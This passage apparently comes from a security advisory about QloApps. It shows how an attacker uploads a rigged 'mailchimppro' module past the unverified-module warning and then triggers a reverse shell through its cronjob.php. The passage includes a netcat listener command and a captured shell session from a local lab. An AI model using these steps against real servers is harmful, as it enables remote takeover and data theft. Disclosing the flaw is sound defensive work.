


ADD A NEW MODULE

The module must either be a Zip file (.zip) or a tarball file (.tar, .tar.gz, .tgz).

Module file: v3.0.16-mailchimppro.zip

A window like this will show up. Click on the option "Proceed with the installation," and the module will be correctly installed.



Do you want to install this module that could not be verified by QloApps?


This generally happens when the module isn't distributed through our official marketplace, QloApps Addons - or when your server failed to communicate with QloApps Addons.

Module	Mailchimp
Author	Mailchimp


Since you may not have downloaded this module from QloApps Addons, we cannot assert that the module is not adding some undisclosed functionalities. We advise you to install it only if you trust the source of the content. **What's the risk?**

The reverse shell can be executed by visiting the previously obtained URL (http://

localhost/QloApps/modules/mailchimppro/cronjob.php).



The connection from QloApps will create an interactive shell on the attacker's machine.



```
┌──(kali㉿kali)-[/opt/lampp/htdocs/QloApps/modules]
└─$ nc -nlvp 8888
listening on [any] 8888 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 33024
ls -la
total 180
drwxr-xr-x  8 daemon daemon  4096 Jun 26 02:06 .
drwxr-xr-x 62 daemon daemon  4096 Jun 26 01:56 ..
-rw-r--r--  1 daemon daemon  8305 Jun 26 01:56 CHANGELOG.md
drwxr-xr-x  2 daemon daemon  4096 Jun 25 00:34 config
-rw-rw-r--  1 daemon daemon   452 Jun 26 01:56 config.xml
drwxr-xr-x  4 daemon daemon  4096 Jun 25 00:34 controllers
-rw-r--r--  1 daemon daemon   670 Jun 26 02:06 cronjob.php
-rw-r--r--  1 daemon daemon     0 Jun 26 01:56 error_log
-rw-r--r--  1 daemon daemon   390 Jun 26 01:56 .htaccess
-rw-r--r--  1 daemon daemon  1269 Jun 26 01:56 index.php
-rw-r--r--  1 daemon daemon 43452 Jun 26 01:56 logo.png
-rw-r--r--  1 daemon daemon 72109 Jun 26 01:56 mailchimppro.php
-rw-r--r--  1 daemon daemon  2574 Jun 26 01:56 README.md
drwxr-xr-x  3 daemon daemon  4096 Jun 25 00:34 src
drwxr-xr-x  2 daemon daemon  4096 Jun 25 00:34 upgrade
drwxr-xr-x  5 daemon daemon  4096 Jun 25 00:34 vendor
drwxr-xr-x  6 daemon daemon  4096 Jun 25 00:34 views
pwd
/opt/lampp/htdocs/QloApps/modules/mailchimppro
```

- **Impact:** An attacker can gain access to a remote server, potentially compromising its production environment by
gaining, deleting, or modifying stored data. This could have a significant impact on the company's reputation, finances,
and services. Additionally, an attacker could potentially damage other services stored on the server without authorization,
leveraging access gained through QloApps administration.